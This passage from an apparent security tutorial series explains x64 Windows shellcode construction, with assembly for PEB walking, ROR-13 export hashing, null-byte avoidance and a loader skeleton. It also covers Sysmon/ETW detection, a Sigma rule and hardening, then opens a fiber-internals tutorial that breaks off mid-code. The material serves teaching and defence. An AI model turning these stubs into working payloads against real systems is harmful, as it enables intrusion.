| 4th | R9 | XMM3L |
| 5th+ | Stack (above shadow space) | Stack |
The return value lives in RAX for integers and pointers, and in XMM0 for floating-point results.
Volatile vs Non-Volatile Registers
| Class | Registers |
|---|---|
| Volatile | RAX, RCX, RDX, R8, R9, R10, R11, XMM0–XMM5 |
| Non-volatile | RBX, RBP, RDI, RSI, RSP, R12, R13, R14, R15, XMM6–XMM15 |
A callee may freely destroy volatile registers; non-volatile registers must be preserved across calls. Shellcode that clobbers RBX or RDI in the host thread and then returns control corrupts the host. This is the single most common reason “working” shellcode crashes the host process several instructions after the shellcode finishes.
Side-by-Side: x86 Push vs x64 Register Load
; --- x86 stdcall: MessageBoxA(0, "msg", "title", 0) ---
push 0              ; uType
push title          ; lpCaption
push msg            ; lpText
push 0              ; hWnd
call [MessageBoxA]  ; callee cleans the stack

; --- x64 fastcall: same call ---
xor  rcx, rcx                       ; hWnd      = NULL
lea  rdx, [rel msg]                 ; lpText
lea  r8,  [rel title]               ; lpCaption
xor  r9d, r9d                       ; uType     = 0
sub  rsp, 0x28                      ; shadow space + alignment (see §4)
call [rel MessageBoxA]
add  rsp, 0x28
Note xor r9d, r9d rather than xor r9, r9 — writing to the 32-bit sub-register zero-extends to the full 64-bit register and produces a shorter, null-byte-free opcode.

3. Shadow Space: Why, What, and Where
In the Microsoft x64 convention the caller must reserve 32 bytes (4 × 8) of stack immediately above the return address as shadow space (also called home space or spill space). This area exists so the callee has somewhere to spill RCX, RDX, R8, and R9 back to memory if it needs to take their addresses or free up the registers for re-use.
Critical points:
- Shadow space is always reserved, even when the callee takes fewer than four arguments and even when the callee never spills.
- It is owned by the caller. The callee may overwrite it without saving the previous contents.
- The caller does not zero or initialise it. The callee is responsible for whatever it writes there.
- Stack arguments beyond the fourth begin at
[RSP + 0x28](32 bytes shadow + 8 bytes return address).
Layout immediately after call, before callee prologue | Offset from RSP |
|---|---|
Return address (pushed by call) | [RSP + 0x00] |
Shadow slot for RCX | [RSP + 0x08] |
Shadow slot for RDX | [RSP + 0x10] |
Shadow slot for R8 | [RSP + 0x18] |
Shadow slot for R9 | [RSP + 0x20] |
| 5th argument (if any) | [RSP + 0x28] |
Skip the shadow allocation and the first thing the callee does — often a mov [rsp+8], rcx early in a Win32 prologue — clobbers your own stack frame or, worse, the saved return address you just pushed.

4. Stack Alignment in Practice
The Microsoft x64 ABI requires RSP to be 16-byte aligned at the moment of a call, except inside a prolog. The hardware call then pushes an 8-byte return address, so on entry to the callee RSP is 16N + 8 aligned. Win32 internals (memcpy, CRT, anything that uses SSE/AVX with aligned moves) will issue movaps / movdqa against stack locations and will raise EXCEPTION_ACCESS_VIOLATION (0xC0000005) if RSP is wrong by 8.
This is why the canonical shellcode prologue is sub rsp, 0x28, not 0x20:
0x20(32 bytes) for shadow space.+ 0x08to undo the misalignment the precedingcallintroduced.
; Canonical shellcode call wrapper
sub rsp, 0x28          ; 32B shadow + 8B realign
call rax               ; rax = resolved API address
add rsp, 0x28
When the shellcode entry itself was reached by a jump from unknown context, force alignment explicitly:
; Defensive entry: align RSP regardless of caller state
and rsp, 0xFFFFFFFFFFFFFFF0   ; force 16-byte alignment
sub rsp, 0x28                  ; shadow + 8 to keep call-time alignment
To diagnose alignment faults in WinDbg, dump the faulting instruction (u .) and check whether it is a movaps / movdqa referencing [rsp+…]. If rsp & 0xF == 0x8 at the call, you forgot the + 0x08.
5. Position-Independent Code Fundamentals
Shellcode does not know where it will land. Hard-coded addresses are forbidden — ASLR randomises module bases per boot, and the shellcode itself is dropped at an allocator-chosen address. Two x64 idioms enable position independence:
- RIP-relative addressing.
lea rax, [rel label]resolves tolea rax, [rip + disp32]and produces correct results regardless of load address. This is the preferred way to reference embedded data in x64 shellcode. call/popdelta trick. Acallto the next instruction pushes its return address — the runtime location of the following label. The calleepops it into a register to obtain a base for subsequent offsets.
; Obtain the runtime address of `data` without RIP-relative encoding
    call get_rip
get_rip:
    pop rbx                  ; rbx = address of next instruction
    lea rsi, [rbx + data - get_rip]
    jmp continue
data:
    db "kernel32.dll", 0
continue:
In practice, prefer lea reg, [rel label] for clarity; reach for call/pop only when an encoder demands it (for example, to avoid certain bad bytes).
6. PEB Walking: Finding kernel32.dll Without Imports
Because shellcode has no import table, it must walk the loader’s in-memory bookkeeping to find kernel32.dll and then resolve GetProcAddress / LoadLibraryA from its exports. On x64 Windows the chain starts at GS and uses these offsets:
| Step | Source | Field | Offset (x64) |
|---|---|---|---|
| 1 | GS segment | → TEB | — |
| 2 | TEB | ProcessEnvironmentBlock | +0x060 |
| 3 | PEB | Ldr → PEB_LDR_DATA | +0x018 |
| 4 | PEB_LDR_DATA | InMemoryOrderModuleList | +0x020 |
| 5 | LDR_DATA_TABLE_ENTRY link | InMemoryOrderLinks.Flink | +0x000 |
| 6 | LDR_DATA_TABLE_ENTRY | DllBase (from InMemoryOrderLinks) | +0x030 |
The InMemoryOrderModuleList on a normal process begins with the executable, then ntdll.dll, then kernel32.dll. Walking two Flinks from the head reaches the kernel32.dll entry. Production-grade shellcode hashes the BaseDllName string rather than trusting that order, both for resilience and because EDRs deliberately permute the head of the list as a tripwire (see §10).
; --- PEB walk skeleton: locate kernel32.dll base in rax ---
    xor   eax, eax
    mov   rbx, [gs:0x60]        ; TEB -> PEB
    mov   rbx, [rbx + 0x18]     ; PEB -> Ldr (PEB_LDR_DATA)
    mov   rbx, [rbx + 0x20]     ; -> InMemoryOrderModuleList.Flink
                                ;    (points into 1st LDR_DATA_TABLE_ENTRY's InMemoryOrderLinks)
    mov   rbx, [rbx]            ; advance: -> 2nd entry (ntdll)
    mov   rbx, [rbx]            ; advance: -> 3rd entry (kernel32)
    mov   rax, [rbx + 0x30]     ; DllBase relative to InMemoryOrderLinks (x64)
                                ; rax now holds kernel32.dll base address
To verify the offsets against the target OS build, drop into WinDbg on a live process and dump the structures directly:
0:000> dt nt!_TEB ProcessEnvironmentBlock
0:000> dt nt!_PEB Ldr
0:000> dt nt!_PEB_LDR_DATA InMemoryOrderModuleList
0:000> dt nt!_LDR_DATA_TABLE_ENTRY DllBase BaseDllName
0:000> !lmi kernel32
7. Parsing the Export Address Table
With kernel32.dll‘s base in hand, the shellcode walks the PE headers to the Export Directory and then iterates AddressOfNames, comparing each name against a precomputed hash. String literals like "GetProcAddress" are avoided to defeat trivial signatures and to remove embedded nulls.
Key offsets from a loaded module base:
| Field | Offset |
|---|---|
e_lfanew (RVA of PE header) | DllBase + 0x3C |
| Optional Header | PE_header + 0x18 |
| Export Directory RVA (PE32+) | OptHeader + 0x70 |
AddressOfFunctions | ExportDir + 0x1C |
AddressOfNames | ExportDir + 0x20 |
AddressOfNameOrdinals | ExportDir + 0x24 |
; --- EAT walk outline: resolve an export by ROR-13 name hash ---
; in : rax = module base, ebp = target hash (e.g. for "GetProcAddress")
; out: rax = exported function address (or 0)

    mov   ecx, [rax + 0x3C]      ; e_lfanew
    add   rcx, rax               ; rcx = PE header
    mov   edx, [rcx + 0x88]      ; Export Directory RVA (OptHdr + 0x70)
    add   rdx, rax               ; rdx = IMAGE_EXPORT_DIRECTORY
    mov   r8d,  [rdx + 0x18]     ; NumberOfNames
    mov   r9d,  [rdx + 0x20]     ; AddressOfNames RVA
    add   r9, rax
    xor   r10, r10               ; index

.next_name:
    mov   esi, [r9 + r10*4]      ; name RVA
    add   rsi, rax               ; rsi -> ASCII export name
    xor   edi, edi               ; hash accumulator

.hash_byte:
    movzx eax, byte [rsi]
    test  al, al
    jz    .check
    ror   edi, 13
    add   edi, eax
    inc   rsi
    jmp   .hash_byte

.check:
    cmp   edi, ebp               ; compare ROR-13 hash
    je    .found
    inc   r10
    cmp   r10d, r8d
    jb    .next_name
    xor   rax, rax               ; not found
    ret
.found:
    ; resolve via AddressOfNameOrdinals + AddressOfFunctions
    ; (omitted for brevity)
    ret
The ROR-13 rotate-and-add hash, popularised by the Metasploit block_api stub, is the de facto standard precisely because defenders now key on it (see §10).
8. Null-Byte and Bad-Character Avoidance
Shellcode delivered through a string-copy primitive (strcpy, lstrcatA, format-string echo) is truncated at the first null byte. x64 immediates routinely embed nulls because most useful constants and addresses do not occupy all 64 bits.
| Problem | Fix |
|---|---|
mov rax, 0x000000007FFE1234 → nulls | xor eax, eax then mov eax, 0x7FFE1234 (zero-extends) |
64-bit literal in mov r9, imm64 | lea r9, [rel label] or build via shifts/ORs |
push 0 → encodes 6A 00 | xor rcx, rcx ; push rcx |
mov rcx, 0 → 7-byte null run | xor ecx, ecx |
; --- Null-byte comparison ---
; BAD: mov rax, 0x76ab1234
;   48 B8 34 12 AB 76 00 00 00 00   <-- four null bytes
mov rax, 0x76ab1234

; GOOD: zero-extend via 32-bit sub-register
;   31 C0                            <-- xor eax, eax
;   B8 34 12 AB 76                   <-- mov eax, 0x76AB1234
xor eax, eax
mov eax, 0x76ab1234
Writing to EAX implicitly zeroes the upper 32 bits of RAX — this single architectural quirk eliminates most accidental nulls in shellcode constants.
A short Python lab to validate a candidate snippet:
from keystone import Ks, KS_ARCH_X86, KS_MODE_64

asm = b"""
    xor eax, eax
    mov eax, 0x76ab1234
    mov rbx, qword ptr gs:[0x60]
    mov rbx, qword ptr [rbx + 0x18]
"""
ks = Ks(KS_ARCH_X86, KS_MODE_64)
code, _ = ks.asm(asm)
buf = bytes(code)
print(buf.hex())
bad = [i for i, b in enumerate(buf) if b == 0x00]
print(f"length={len(buf)} bad_byte_offsets={bad}")
Run it, see exactly where nulls (or any other bad character) land, and rewrite the offending instruction.
9. Shellcode Skeleton: Putting It Together
The pieces combine into a recognisable x64 stub: align the stack, walk the PEB to find kernel32.dll, parse the EAT to resolve GetProcAddress and LoadLibraryA, and then call out through the standard ABI with proper shadow space.
[BITS 64]
_start:
    ; --- entry: defensively align stack ---
    and   rsp, 0xFFFFFFFFFFFFFFF0
    sub   rsp, 0x28                ; shadow space + alignment

    ; --- locate kernel32.dll via PEB ---
    mov   rbx, [gs:0x60]           ; TEB -> PEB
    mov   rbx, [rbx + 0x18]        ; PEB -> Ldr
    mov   rbx, [rbx + 0x20]        ; InMemoryOrderModuleList.Flink
    mov   rbx, [rbx]               ; -> ntdll entry
    mov   rbx, [rbx]               ; -> kernel32 entry
    mov   r15, [rbx + 0x30]        ; r15 = kernel32 base

    ; --- resolve GetProcAddress via ROR-13 hash (call into eat_lookup) ---
    mov   rcx, r15
    mov   edx, 0x7C0DFCAA          ; ROR-13("GetProcAddress")  (illustrative)
    call  eat_lookup               ; rax = &GetProcAddress
    mov   r14, rax

    ; --- call LoadLibraryA("user32.dll") via GetProcAddress ---
    mov   rcx, r15                 ; hModule = kernel32
    lea   rdx, [rel s_LoadLibraryA]
    call  r14                      ; rax = &LoadLibraryA
    lea   rcx, [rel s_user32]
    call  rax                      ; rax = HMODULE user32

    ; --- ... continue resolution and API calls ...

    add   rsp, 0x28
    ret

s_LoadLibraryA: db "LoadLibraryA", 0
s_user32:       db "user32.dll", 0

; eat_lookup: in rcx=module base, edx=ROR13 hash -> rax = export addr
eat_lookup:
    ; (see §7 for the inner loop)
    ret
Every block in the skeleton corresponds to one of the rules established above: sub rsp, 0x28 for shadow + alignment, gs:[0x60] for the PEB, [rbx + 0x30] for DllBase, lea + RIP-relative strings for PIC, and r14 / r15 carrying non-volatile state across calls without manual save/restore.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| PEB-walk API resolution | Locate kernel32.dll via gs:[0x60] chain, parse exports by hash |
| ROR-13 export hashing | Avoid embedded API name strings; survive static signature scans |
| RIP-relative PIC | lea reg, [rel label] to address embedded data without fixups |
| Sub-register zero-extension | mov eax, imm32 to write RAX with no null bytes |
| Shadow-space-aware call wrapping | sub rsp, 0x28 around every Win32 call from an unknown caller |
| Direct Win32 → Native API substitution | Call Nt* syscalls to bypass usermode hooks (T1106) |
| Reflective loading of a PE in memory | Shellcode bootstraps a full PE image without touching disk (T1620) |
11. Defensive Strategies & Detection
Shellcode is observable at multiple layers. The most reliable signals come from the behaviours the techniques above require, not from the byte patterns they happen to produce.
Sysmon events to enable and triage:
EventID 1— Process Create. Unusual parent/child chains (browser, Office, mail client spawningcmd.exe/powershell.exe) are the cheapest, highest-yield signal.EventID 8—CreateRemoteThread. Cross-process thread creation into LSASS, browsers, or signed Windows binaries is high-fidelity.EventID 10—ProcessAccess. WatchGrantedAccessmasks like0x1FFFFF(full access) and0x1010(read + VM-write).EventID 17/18— Pipe creation/connection, frequently used by shellcode-launched implants for C2.
ETW providers worth subscribing to in EDR pipelines:
Microsoft-Windows-Kernel-Process— kernel-side process/thread/image events.Microsoft-Windows-Threat-Intelligence(PPL-only) —NtAllocateVirtualMemory,NtProtectVirtualMemory,NtWriteVirtualMemory,NtCreateThreadExat the syscall layer, bypassed by no usermode hook.Microsoft-Windows-Security-Auditing— handle and object access.
Audit policies: Audit Process Creation (Success) and Audit Kernel Object surface the same events to the classic Security log for SIEM ingestion.
Behavioural signals defenders should hunt on:
- Threads with
StartAddressinMEM_PRIVATEregions that arePAGE_EXECUTE_*and not backed by a file image. CallTracecontainingUNKNOWNframes — the calling instruction lives in unbacked memory.gs:[0x60]opcode pattern (65 48 8B 04 25 60 00 00 00) inside executable regions of non-system modules.- ROR-13 hashing loops in memory scans.
Sigma sketch — suspicious cross-process access typical of shellcode injection:
title: Suspicious Cross-Process Access With VM-Write Rights
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    GrantedAccess:
      - '0x1FFFFF'
      - '0x1410'
      - '0x1010'
  filter_legit:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\WmiPrvSE.exe'
  condition: selection and not filter_legit
level: high
Hardening to deploy on monitored endpoints:
- Arbitrary Code Guard (ACG) — denies the
PAGE_EXECUTE_*transition that turns aMEM_PRIVATEshellcode buffer into runnable code. - Control Flow Guard (CFG) — invalidates indirect calls into unregistered targets, which shellcode entry points always are.
- Block Win32 API calls from Office macros / child processes — Attack Surface Reduction rule that severs the most common shellcode delivery vector.
- PPL-protected EDR with kernel ETW Ti subscription — preserves syscall-layer telemetry even when userland hooks are patched out.
A useful EDR tripwire is to permute the head of InMemoryOrderModuleList with stub entries: shellcode that walks two Flinks blindly resolves the decoy module, fails to find expected exports, and crashes — producing a high-fidelity detection.
12. Tools for x64 Shellcode Analysis
| Tool | Description | Link |
|---|---|---|
| NASM | Assembler for the snippets in this tutorial; emits raw binary for direct hex inspection | nasm.us |
| Keystone Engine | Programmatic assembler (Python bindings) for bad-character analysis labs | keystone-engine.org |
| x64dbg | User-mode debugger; trace shellcode through gs:[0x60] and EAT walks | x64dbg.com |
| WinDbg | Inspect _TEB, _PEB, _PEB_LDR_DATA, _LDR_DATA_TABLE_ENTRY on the target build | learn.microsoft.com |
| Ghidra / IDA | Static analysis of shellcode-bearing samples and reflective loader stubs | ghidra-sre.org |
| Volatility 3 | Memory forensics: enumerate suspicious MEM_PRIVATE + RX regions, hunt unbacked threads | volatilityfoundation.org |
| Process Hacker | Live triage of thread start addresses and memory protections | processhacker.sourceforge.io |
| Godbolt Compiler Explorer | Inspect MSVC-emitted x64 prologues to confirm ABI assumptions | godbolt.org |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection (umbrella) | T1055 | Sysmon EventID 8 + EventID 10 with VM-write GrantedAccess |
| DLL Injection | T1055.001 | Image Load (EventID 7) from MEM_PRIVATE-allocated path |
| Portable Executable Injection | T1055.002 | Volatility scans for PE headers in MEM_PRIVATE RX regions |
| APC Injection | T1055.004 | ETW Ti NtQueueApcThread to remote thread; alerted thread-start addresses |
| Process Hollowing | T1055.012 | EventID 1 with suspended child, followed by EventID 10 write + resume |
| Native API | T1106 | ETW Ti syscall provider; direct Nt* calls outside ntdll |
| Obfuscated Files or Information | T1027 | YARA on ROR-13 loops; entropy heuristics on dropped payloads |
| Reflective Code Loading | T1620 | Unbacked RX memory with PE magic / no module image record |
Summary
- x64 Windows shellcode is governed by a strict ABI: argument registers
RCX/RDX/R8/R9, return inRAX, a 32-byte shadow space, and 16-byte stack alignment at everycall. - The TEB is reached via
gs:[0x60]on x64; every PEB offset (+0x18,+0x20,+0x30) differs from the x86 layout and must be verified against the target build. - Position-independent API resolution combines a PEB walk to
kernel32.dllwith an EAT walk using ROR-13 name hashing to avoid embedded strings. - Null-byte avoidance leans on 32-bit sub-register writes that zero-extend, RIP-relative
lea, and XOR-then-push idioms. - Detection is layered: Sysmon
EventID 8/10for injection chains, ETWThreat-Intelligencefor syscall-level memory writes, behavioural hunts for unbackedRXregions, and ACG/CFG/ASR hardening to deny the primitives shellcode depends on.
Related Tutorials
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- x86 and x64 Calling Conventions: cdecl, stdcall, fastcall, and System V
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
References
- x64 Calling Convention — Microsoft Learn (MSVC)
- x64 ABI Conventions (Software Conventions Overview) — Microsoft Learn
- x64 Architecture Overview and Register Reference — Microsoft Learn (Windows Drivers)
- x64 Stack Usage (Shadow Space / Home Space) — Microsoft Learn
- Process Injection, Technique T1055 — MITRE ATT&CK Enterprise
- Windows x64 Shellcode — Topher Timzen (Security Research)
Fibers: User-Mode Cooperative Threads
Objective: Understand the internals of Windows fibers — how they relate to the TEB, the undocumented
FIBERstructure, Fiber Local Storage, and the cooperative context switch performed entirely in user mode — so defenders can recognize and detect adversarial use of fiber APIs for stealthy in-process execution.
1. Cooperative vs. Preemptive Scheduling
A thread is the Windows kernel’s unit of execution. The scheduler picks ready threads, slices CPU time, and preempts them at quantum boundaries — all driven from ntoskrnl.exe. A fiber is different: it is a unit of execution that the kernel does not know about. Fibers run inside threads, and the application — not the OS — chooses when one fiber yields and another runs.
Two consequences follow immediately:
- A fiber switch never crosses the user/kernel boundary. No syscall is issued.
SwitchToFiberlives inKernelBase.dlland returns without touchingntoskrnl. - From the kernel’s perspective, all activity performed by a fiber is attributed to the thread that runs it. Accessing TLS from a fiber accesses the thread’s TLS, not a per-fiber slot.
This is the root of both the elegance and the security relevance of fibers: they are coroutines built directly into the Win32 ABI, with stack pivots and register saves the kernel cannot see.
2. The Fiber Execution Model
A fiber consists of three things: a stack, a saved CPU context (registers, instruction pointer, SEH frame), and a start routine that receives an opaque parameter. A thread becomes “fiber-aware” by calling ConvertThreadToFiber, at which point that thread is permanently a fiber host until it calls ConvertFiberToThread.
| Rule | Behavior |
|---|---|
| Must convert first | You cannot call SwitchToFiber from a thread until ConvertThreadToFiber runs. |
| Fiber function returning | If a fiber’s start routine returns, the host thread calls ExitThread and terminates. |
| Self-delete | If the currently running fiber calls DeleteFiber on itself, the host thread exits. |
| Cross-thread delete | Deleting a fiber that is the selected fiber of another thread will likely crash that thread — its stack just disappeared. |
| Cross-thread switch | SwitchToFiber accepts a fiber created by a different thread; the caller becomes the new host. |
These rules are load-bearing — most fiber bugs (and several known abuse primitives) come from violating them.
3. TEB Layout and the FIBER Structure
The Thread Environment Block (TEB) tracks the per-thread fiber state. Three fields matter:
| Field | Type | Role |
|---|---|---|
NtTib.FiberData | PVOID | Pointer to the current fiber’s FIBER structure |
HasFiberData | USHORT : 1 | Bitfield set by ConvertThreadToFiberEx; indicates the thread hosts fibers |
FlsData | PVOID | Pointer to the FLS slot array for the current fiber |
ConvertThreadToFiberEx calls NtCurrentTeb(), checks Teb->HasFiberData, and if the thread is already a fiber returns with ERROR_ALREADY_FIBER. Otherwise it allocates a FIBER structure on the process heap via RtlAllocateHeap and stores its address in NtTib.FiberData.
The FIBER struct itself is not officially documented. The shape below is reconstructed from ReactOS sources and public symbols and is subject to change across Windows versions:
// Reconstructed from public symbols / ReactOS — illustrative only.
typedef struct _FIBER {
    PVOID    FiberData;          // lpParameter passed at creation
    PVOID    ExceptionList;      // Top of SEH chain (NT_TIB.ExceptionList)
    PVOID    StackBase;          // High end of the fiber stack
    PVOID    StackLimit;         // Low end (guard page)
    PVOID    DeallocationStack;  // Original VirtualAlloc base
    CONTEXT  FiberContext;       // Saved CPU state: RIP, RSP, RBP, RBX, ...
    ULONG    FiberFlags;         // FIBER_FLAG_FLOAT_SWITCH, etc.
    PVOID    ActivationContext;  // Per-fiber activation context stack
    PVOID    FlsSlots;           // Per-fiber FLS slot array
} FIBER, *PFIBER;
You must never read or write this structure directly. The Win32 fiber functions manage its contents; treating the returned LPVOID as opaque is part of the contract.
4. The Core Fiber API
The full surface is small. Most of winbase.h and fibersapi.h boils down to these functions:
| Function | Purpose |
|---|---|
ConvertThreadToFiber | Promote the calling thread into a fiber; required first |
ConvertThreadToFiberEx | As above; accepts FIBER_FLAG_FLOAT_SWITCH |
CreateFiber | Allocate stack + FIBER struct; record entry point and parameter |
CreateFiberEx | As above; accepts dwStackCommitSize and flags |
SwitchToFiber | Cooperative context switch to the supplied fiber |
DeleteFiber | Free the fiber’s stack, context, and FIBER data |
ConvertFiberToThread | Demote back to a plain thread; required to avoid leaks |
GetCurrentFiber | Returns the current FIBER address (intrinsic — no CALL) |
GetFiberData | Returns the lpParameter value (intrinsic — no CALL) |
The exact CreateFiber signature, per MSDN:
LPVOID CreateFiber(
    SIZE_T                dwStackSize,    // 0 = default, grows up to 1 MB
    LPFIBER_START_ROUTINE lpStartAddress, // void StartRoutine(LPVOID lpParameter)
    LPVOID                lpParameter     // passed to the fiber function
);
GetCurrentFiber and GetFiberData are compiler intrinsics on MSVC — they inline directly to a gs:[0x20]/fs:[0x10] read of NtTib.FiberData. They produce no import thunk and no CALL instruction, which has direct consequences for IAT-based detection.
5. Fiber Lifecycle: A Minimal Example
This walks the canonical create → switch → yield → delete sequence. Note how g_mainFiber is the fiber identity of the original thread, returned by ConvertThreadToFiber.
#include <windows.h>
#include <stdio.h>

LPVOID g_mainFiber  = NULL;
LPVOID g_workFiber  = NULL;

VOID CALLBACK WorkerFiberProc(LPVOID lpParam) {
    printf("[worker] running on fiber %p, param=%p\n",
           GetCurrentFiber(), lpParam);

    // Cooperative yield — control returns to the main fiber.
    SwitchToFiber(g_mainFiber);

    printf("[worker] resumed; returning will ExitThread()\n");
    SwitchToFiber(g_mainFiber);   // never let the routine return
}

int main(void) {
    // Promote thread; TEB->HasFiberData becomes 1.
    g_mainFiber = ConvertThreadToFiber(NULL);

    // 64 KiB stack; entry = WorkerFiberProc; param = 0xDEADBEEF.
    g_workFiber = CreateFiber(0x10000, WorkerFiberProc, (LPVOID)0xDEADBEEF);

    SwitchToFiber(g_workFiber);   // first run of worker
    printf("[main] back from worker\n");
    SwitchToFiber(g_workFiber);   // resume worker

    DeleteFiber(g_workFiber);     // safe: not the running fiber
    ConvertFiberToThread();       // demote; release fiber bookkeeping
    return 0;
}
Forgetting ConvertFiberToThread leaks the main fiber’s FIBER allocation on the process heap. Forgetting to yield back before the worker returns terminates the host thread via ExitThread.
6. Context Switching Internals
SwitchToFiber is the heart of the API. Conceptually, it performs:
- Save the current CPU state (
RBX,RBP,RDI,RSI,R12–R15,RSP,RIPon x64) into the current fiber’sFiberContext. - Save the SEH chain head (
NtTib.ExceptionList) and stack bounds (StackBase,StackLimit) into the currentFIBER. - If
FIBER_FLAG_FLOAT_SWITCHis set, save theXMM/MMX/x87state. - Update
NtTib.FiberDatato point at the targetFIBER. - Restore the target fiber’s stack bounds, SEH chain, FLS pointer, and CPU registers.
- Return to the saved instruction pointer of the target — execution resumes there on the target’s stack.
Critically, this is a pure user-mode operation. No syscall, no int 2e, no ETW event from Microsoft-Windows-Kernel-Process. The host thread’s kernel-visible state (KTHREAD, ETHREAD) is unchanged; only RIP/RSP move from the kernel’s view.
; Conceptual sketch — SwitchToFiber x64 prologue
mov     gs:[0x20], rcx          ; NtTib.FiberData = target
mov     [rax + FiberContextOff + Rsp], rsp
mov     [rax + FiberContextOff + Rip], <return addr>
; ... restore target ...
mov     rsp, [rcx + FiberContextOff + Rsp]
jmp     qword [rcx + FiberContextOff + Rip]
7. Fiber Local Storage (FLS)
TLS is per-thread. During a fiber switch the TEB’s TLS array is not swapped, so two fibers sharing a thread share TLS — a classic source of corruption when porting thread-based libraries to fibers. FLS solves this: it is per-fiber, and SwitchToFiber updates TEB->FlsData to the incoming fiber’s slot array.
| Function | Purpose |
|---|---|
FlsAlloc(PFLS_CALLBACK_FUNCTION) | Allocate an FLS index; optional destructor callback |
FlsSetValue(DWORD, PVOID) | Store a per-fiber value at the given index |
FlsGetValue(DWORD) | Read the current fiber’s value at the given index |
FlsFree(DWORD) | Release the index; callbacks fire for live fibers |
The destructor callback pointers are kept process-wide in PEB->FlsCallback. They fire on fiber deletion and thread exit, and — as covered below — they are a known abuse target.
DWORD g_flsIndex;

VOID WINAPI OnFlsDestroy(PVOID p) {
    HeapFree(GetProcessHeap(), 0, p);
}

VOID CALLBACK FiberA(LPVOID _) {
    char *buf = (char*)HeapAlloc(GetProcessHeap(), 0, 32);
    lstrcpyA(buf, "fiber-A-private");
    FlsSetValue(g_flsIndex, buf);
    SwitchToFiber(g_mainFiber);
    printf("[A] still mine: %s\n", (char*)FlsGetValue(g_flsIndex));
    SwitchToFiber(g_mainFiber);
}

int wmain(void) {
    g_mainFiber = ConvertThreadToFiber(NULL);
    g_flsIndex  = FlsAlloc(OnFlsDestroy);
    // ... create FiberA, FiberB, switch between them ...
    // Each fiber sees its own FlsGetValue(g_flsIndex) result.
